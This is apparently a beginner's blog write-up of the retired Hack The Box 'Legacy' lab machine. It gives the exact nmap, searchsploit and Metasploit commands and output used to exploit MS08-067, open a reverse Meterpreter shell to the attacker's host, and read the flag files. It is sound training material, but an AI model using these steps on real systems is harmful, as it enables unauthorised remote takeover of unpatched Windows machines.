

Stay safe, friends. Learn to code from home. [Use our free 2,000 hour curriculum.](#)

5 AUGUST 2019 / #CYBERSECURITY

Keep Calm and Hack The Box - Legacy



Sonya Moisset


 Lead Security Engineer @Photobox | Tech Lead/Security Manager@PrideInLondon | OWASP Member |
Tech Advocate



Hack The Box (HTB) is an online platform allowing you to test your penetration testing skills. It contains several challenges that are constantly updated. Some

of them simulating real world scenarios and some of them leaning more towards a CTF style of challenge.

Note. Only write-ups of retired HTB machines are allowed.



Legacy is the second machine published on Hack The Box and is for beginners, requiring only one exploit to obtain root access.

We will use the following tools to pawn the box on a Kali Linux box

- nmap
- zenmap
- searchsploit
- metasploit


Step 1 - Scanning the network

The first step before exploiting a machine is to do a little bit of scanning and reconnaissance.

This is one of the most important parts as it will determine what you can try to exploit afterwards. It is always better to spend more time on that phase to get as much information as you could.

I will use Nmap (Network Mapper). Nmap is a free and open source utility for network discovery and security auditing. It uses raw IP packets to determine what hosts are available on the network, what services those hosts are offering, what operating systems they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics.

There are many commands you can use with this tool to scan the network. If you want to learn more about it, you can have a look at the documentation [here](#)



The screenshot shows a terminal window titled 'root@kali: ~' with a red header bar. The command 'nmap -sV -O -F --version-light 10.10.10.4' is run, resulting in the following output:

```
root@kali:~# nmap -sV -O -F --version-light 10.10.10.4
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-04 11:59 EDT
Nmap scan report for 10.10.10.4
Host is up (0.038s latency).
Not shown: 97 filtered ports
PORT      STATE SERVICE      VERSION
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows XP microsoft-ds
3389/tcp   closed ms-wbt-server
Device type: general purpose|specialized
Running (JUST GUESSING): Microsoft Windows XP|2003|2000|2008 (94%), General Dynamics embedded (88%)
OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_server_2003::sp1 cpe:/o:microsoft:windows_server_2003::sp2 cpe:/o:microsoft:windows_2000::sp4 cpe:/o:microsoft:windows_server_2008::sp2
Aggressive OS guesses: Microsoft Windows XP SP3 (94%), Microsoft Windows Server 2003 SP1 or SP2 (92%), Microsoft Windows XP (92%), Microsoft Windows Server 2003 SP2 (92%), Microsoft Windows 2003 SP2 (91%), Microsoft Windows 2000 SP4 (91%), Microsoft Windows XP SP2 or Windows Server 2003 (91%), Microsoft Windows Server 2003 (90%), Microsoft Windows XP Professional SP3 (90%), Microsoft Windows XP SP2 (90%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.47 seconds
```

I use the following command to get a basic idea of what we are scanning

```
nmap -sV -O -F --version-light 10.10.10.4
```

-sV: Probe open ports to determine service/version info

-O: Enable OS detection

-F: Fast mode - Scan fewer ports than the default scan

--version-light: Limit to most likely probes (intensity 2)

10.10.10.4: IP address of the Legacy box

You can also use Zenmap, which is the official Nmap Security Scanner GUI. It is a multi-platform, free and open source application which aims to make Nmap easy for beginners to use while providing advanced features for experienced Nmap users.

Zenmap

Scan Tools Profile Help

Target: 10.10.10.4 Profile: Quick scan plus Scan Cancel

Command: nmap -sV -T4 -O -F --version-light 10.10.10.4

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans

OS Host ▲

10.10.10.4

```
I use almost the same set of commands to perform a quick scan plus. The only difference is the addition of the flag -T4
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-04 12:38 EDT
Nmap
Host is up (0.038s latency).
Not shown: 97 filtered ports
PORT      STATE SERVICE      VERSION
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows XP microsoft-ds
3389/tcp   closed ms-wbt-server

Device: 10.10.10.4
Runn...
os class: Microsoft Windows XP SP2
Aggr...
Windows 2000 SP4 (9%), Microsoft Windows 2000 SP4 (9%), Microsoft Windows Server 2003 (9%), Microsoft Windows Server 2003 (9%), Microsoft Windows Server 2003 (9%), Microsoft Windows XP Professional SP3 (90%), Microsoft Windows XP SP2 (90%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.62 seconds
```

T4: Faster execution

If you find the results a little bit too overwhelming, you can move to the **Ports/Hosts** tab to only get the open ports

Zenmap

Scan Tools Profile Help

Target: 10.10.10.4 Profile: Quick scan plus Scan Cancel

Command: nmap -sV -T4 -O -F --version-light 10.10.10.4

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans

OS Host ▲

10.10.10.4

Port	Protocol	State	Service	Version
139	tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445	tcp	open	microsoft-ds	Microsoft Windows XP microsoft-ds
3389	tcp	closed	ms-wbt-server	

We can see that there are 2 open ports:

Port 139. NetBIOS Session Service

Port 445. Microsoft-DS (Directory Services) SMB file sharing

Let's do some research to see what we can find.

Step 2 - Understanding exploitable vulnerability MS08-067

Still on Zenmap, we look for any known vulnerabilities

Zenmap

Scan Tools Profile Help

Target: 10.10.10.4 Profile:

Command: nmap -p 445 --script vuln 10.10.10.4

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans

OS Host ▲ 10.10.10.4 Details

```
nmap -p 445 --script vuln 10.10.10.4
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-04 13:01 EDT
Nmap scan report for 10.10.10.4
Host is up (0.071s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms08-067:
|   VULNERABLE:
|     Microsoft Windows system vulnerable to remote code execution (MS08-067)
|       State: VULNERABLE
|       IDs: CVE:CVE-2008-4250
|         The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|             code via a crafted RPC request that triggers the overflow during path canonicalization.

| Disclosure date: 2008-10-23
| References:
|   https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE:CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1
|           servers (ms17-010).

| Disclosure date: 2017-03-14
| References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

Nmap done: 1 IP address (1 host up) scanned in 15.67 seconds
```

I use the following command

```
nmap -p 445 --script vuln 10.10.10.4
```

-p: Set destination port(s)

445: The open port we've discovered earlier

--script vuln: Check for specific known vulnerabilities and generally only report results if they are found

10.10.10.4: IP address of the Legacy box

We can see that there is a vulnerability, **smb-vuln-ms08-067**, where Microsoft Windows system is vulnerable to remote code execution.

This is the [CVE](#) for **MS08-067**.

Let's first understand how patching works in Microsoft and where this naming convention is coming from.

This is an excerpt from [rapid7 blog](#)

In November of 2003 Microsoft standardized its patch release cycle. By releasing its patches on the second Tuesday of every month Microsoft hoped to address issues that were the result of patches being released in a non uniform fashion. This effort has become known as Patch-Tuesday. From the implementation of Patch-Tuesday (November, 2003) until December, 2008 Microsoft released a total of 10 patches that were not released on a Patch-Tuesday also known as “out-of-band” patches. The 10th out-of-band patch released by Microsoft is outlined in the [MS08-067](#) security bulletin



<https://blog.rapid7.com/2014/02/03/new-ms08-067/>

Let's also have a look at [Microsoft Security Bulletin](#) on MS08-067

Microsoft Security Bulletin MS08-067 - Critical

Vulnerability in Server Service Could Allow Remote Code Execution (958644)

Published: October 23, 2008

Version: 1.0

General Information

Executive Summary

This security update resolves a privately reported vulnerability in the Server service. The vulnerability could allow remote code execution if an affected system received a specially crafted RPC request. On Microsoft Windows 2000, Windows XP, and Windows Server 2003 systems, an attacker could exploit this vulnerability without authentication to run arbitrary code. It is possible that this vulnerability could be used in the crafting of a wormable exploit. Firewall best practices and standard default firewall configurations can help protect network resources from attacks that originate outside the enterprise perimeter.

This security update is rated Critical for all supported editions of Microsoft Windows 2000, Windows XP, Windows Server 2003, and rated Important for all supported editions of Windows Vista and Windows Server 2008. For more information, see the subsection, **Affected and Non-Affected Software**, in this section.

The security update addresses the vulnerability by correcting the way that the Server service handles RPC requests. For more information about the vulnerability, see the Frequently Asked Questions (FAQ) subsection for the specific vulnerability entry under the next section, **Vulnerability Information**.

Recommendation. Microsoft recommends that customers apply the update immediately.

Step 3 - Exploiting MS08-067

We use Searchsploit, a command-line search tool for Exploit Databases, to check if there's a Metasploit exploit available for us to use

```
root@kali:~# searchsploit ms08-067
root@kali:~ 206x62

Exploit Title | Path
               | (/usr/share/exploitdb/)

Microsoft Windows - 'NetAPI32.dll' Code Execution (Python) (MS08-067) | exploits/windows/remote/40279.py
Microsoft Windows Server - Code Execution (MS08-067) | exploits/windows/remote/7104.c
Microsoft Windows Server - Code Execution (PoC) (MS08-067) | exploits/windows/dos/6824.txt
Microsoft Windows Server - Service Relative Path Stack Corruption (MS08-067) (Metasploit) | exploits/windows/remote/16362.rb
Microsoft Windows Server - Universal Code Execution (MS08-067) | exploits/windows/remote/6841.txt
Microsoft Windows Server 2000/2003 - Code Execution (MS08-067) | exploits/windows/remote/7132.py

Shellcodes: No Result
```

I use the following command

```
searchsploit ms08-067
```

I launch Metasploit and look for the command I should use to launch the exploit

search ms08 067

We find the payload to exploit the vulnerability

```
exploit/windows/smb/ms08_067_netapi
```

ms08_067_netapi is one of the most popular remote exploits against Microsoft Windows. It is considered a reliable exploit and allows you to gain access as SYSTEM which is the highest Windows privilege.

```
Terminal
File Edit View Search Terminal Help
[i] Database already started
[i] The database appears to be already configured, skipping initialization

[!] Metasploit Framework [!] Metasploit Framework [!]
[!] Metasploit Framework [!] Metasploit Framework [!]

      =[ metasploit v5.0.38-dev
+ --=[ 1912 exploits - 1070 auxiliary - 329 post      ]
+ --=[ 545 payloads - 45 encoders - 10 nops      ]
+ --=[ 3 evasion          ]

msf5 > use exploit/windows/smb/ms08_067_netapi
msf5 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):
Name   Current Setting  Required  Description
----  -----  -----  -----
RHOSTS      yes        The target address range or CIDR identifier
REPORT      445        yes        The SMB service port (TCP)
SMBPIPE     BROWSER    yes        The pipe name to use (BROWSER, SRVSVC)

Exploit target:
Id  Name
--  --
0  Automatic Targeting
```

I use the following command for the exploit

```
use exploit/windows/smb/ms08_067_netapi
```

This will launch the exploit. I use this command to display the available options

```
show options
```

You can see that the remote host (RHOSTS) is not yet set. I will set the remote host as this piece of information is needed to run the exploit

```
msf5 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 10.10.10.4
RHOSTS => 10.10.10.4
msf5 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):
Name   Current Setting  Required  Description
-----  -----  -----
RHOSTS  10.10.10.4      yes        The target address range or CIDR identifier
RPORT    445            yes        The SMB service port (TCP)
SMBPIPE  BROWSER        yes        The pipe name to use (BROWSER, SRVSVC)

Exploit target:

Id  Name
--  --
0   Automatic Targeting
```

I use the following command to set the remote host using the IP address of HTB Legacy box

```
set RHOSTS 10.10.10.4
```

You can also do a check before running the exploit and confirm that the target is vulnerable

```
msf5 exploit(windows/smb/ms08_067_netapi) > check  
[+] 10.10.10.4:445 - The target is vulnerable.
```

I use the following command to do the check

```
check
```

We can now run the exploit

```
msf5 exploit(windows/smb/ms08_067_netapi) > run
[*] Started reverse TCP handler on 10.10.14.10:4444
[*] 10.10.10.4:445 - Automatically detecting the target...
[*] 10.10.10.4:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.10.10.4:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.10.10.4:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 10.10.10.4
[*] Meterpreter session 1 opened (10.10.14.10:4444 -> 10.10.10.4:1031) at 2019-08-04 13:46:12 -0400
meterpreter > 
```

Bingo! We have a Meterpreter session. Let's see what we can find :)

Step 4 - Using Meterpreter to find the user.txt flag

From the Offensive Security website, we get this definition for Meterpreter

Meterpreter is an advanced, dynamically extensible payload that uses *in-memory* DLL injection stagers and is extended over the network at runtime. It communicates over the stager socket and provides a comprehensive client-side Ruby API. It features command history, tab completion, channels, and more.

You can read more about Meterpreter [here](#), and get to know more commands for this tool [here](#)

Let's find the user.txt flag

```
meterpreter > search -f user.txt
Found 1 result...
c:\Documents and Settings\john\Desktop\user.txt (32 bytes)
```

I use the following command to search for the file

```
search -f user.txt
```

-f: File name

The **search** command provides a way of locating specific files on the target host. The command is capable of searching through the whole system or specific folders.

We now need to navigate to

```
c:\Documents and Settings\john\Desktop\user.txt
```

```
meterpreter > pwd  
C:\WINDOWS\system32  
meterpreter > cd ..  
meterpreter > pwd  
C:\WINDOWS  
meterpreter > cd ..  
meterpreter > pwd  
C:\  
meterpreter > ls  
Listing: C:\  
=====
```

Mode	Size	Type	Last modified	Name
----	---	----	-----	----
100777/rwxrwxrwx	0	fil	2017-03-16 01:30:44 -0400	AUTOEXEC.BAT
100666/rw-rw-rw-	0	fil	2017-03-16 01:30:44 -0400	CONFIG.SYS
40777/rwxrwxrwx	0	dir	2017-03-16 01:20:29 -0400	Documents and Settings
100444/r--r--r--	0	fil	2017-03-16 01:30:44 -0400	IO.SYS
100444/r--r--r--	0	fil	2017-03-16 01:30:44 -0400	MSDOS.SYS
100555/r-xr-xr-x	47564	fil	2008-04-13 16:13:04 -0400	NTDETECT.COM
40555/r-xr-xr-x	0	dir	2017-03-16 01:20:57 -0400	Program Files
40777/rwxrwxrwx	0	dir	2017-03-16 01:20:30 -0400	System Volume Information
40777/rwxrwxrwx	0	dir	2017-03-16 01:18:34 -0400	WINDOWS
100666/rw-rw-rw-	211	fil	2017-03-16 01:20:02 -0400	boot.ini
100444/r--r--r--	250048	fil	2008-04-13 18:01:44 -0400	ntldr
230011570/r-xrwx---	99075549669916655	fif	3148583492-11-30 00:22:08 -0500	pagefile.sys

To check where you are, you can use the following command

```
pwd
```

I am currently at

```
C:\WINDOWS\system32
```

I use the following command twice to move to the parent directory

```
cd ..
```

I use the following command to list all the files/folders when I'm at C:\ level

```
ls
```

```
meterpreter > cd Documents\ and\ Settings
meterpreter > cd john
meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Documents and Settings\john\Desktop
=====
Mode           Size  Type  Last modified          Name
----           ---   ---   -----              ---
100444/r--r--r--  32    fil   2017-03-16 02:19:32 -0400  user.txt
```

I then move to the folder where the user.txt flag is. I use **ls** to list all files under the **Desktop** folder
We found the **user.txt** file! To read the content of the file I use the command

```
cat user.txt
```

Now that we have the user flag, let's find the root flag!

Step 5 - Looking for the root.txt flag

```
meterpreter > search -f root.txt
Found 1 result...
c:\Documents and Settings\Administrator\Desktop\root.txt (32 bytes)
```

I use the following command to search for the file

```
search -f root.txt
```

We now need to navigate to

```
c:\Documents and Settings\Administrator\Desktop\root.txt
```

```
meterpreter > pwd
C:\
meterpreter > ls
Listing: C:\
=====
Mode           Size      Type  Last modified          Name
----          ----      ----  -----                -----
100777/rwxrwxrwx  0       fil   2017-03-16 01:30:44 -0400  AUTOEXEC.BAT
100666/rw-rw-rw-  0       fil   2017-03-16 01:30:44 -0400  CONFIG.SYS
40777/rwxrwxrwx  0       dir   2017-03-16 01:20:29 -0400  Documents and Settings
100444/r--r--r--  0       fil   2017-03-16 01:30:44 -0400  IO.SYS
100444/r--r--r--  0       fil   2017-03-16 01:30:44 -0400  MSDOS.SYS
100555/r-xr-xr-x  47564   fil   2008-04-13 16:13:04 -0400  NTDETECT.COM
40555/r-xr-xr-x  0       dir   2017-03-16 01:20:57 -0400  Program Files
40777/rwxrwxrwx  0       dir   2017-03-16 01:20:30 -0400  System Volume Information
40777/rwxrwxrwx  0       dir   2017-03-16 01:18:34 -0400  WINDOWS
100666/rw-rw-rw-  211    fil   2017-03-16 01:20:02 -0400  boot.ini
100444/r--r--r--  250048   fil   2008-04-13 18:01:44 -0400  ntldr
230011570/r-xrwx--- 46439729025023983  fif   1480620736-05-29 08:24:16 -0500  pagefile.sys

meterpreter > cd Documents\ and\ Settings
meterpreter > cd Administrator
meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Documents and Settings\Administrator\Desktop
=====
Mode           Size  Type  Last modified          Name
----          ----  ----  -----                -----
100444/r--r--r--  32   fil   2017-03-16 02:18:19 -0400  root.txt
```

Going back to **C:** to navigate to the **Administrator** folder then the **Desktop** folder. I use **ls** to list all files under the **Desktop** folder

We find the **root.txt** file!

To read the content of the file I use the command

```
cat root.txt
```

Congrats! You found both flags!

Please don't hesitate to comment, ask questions or share with your friends :)

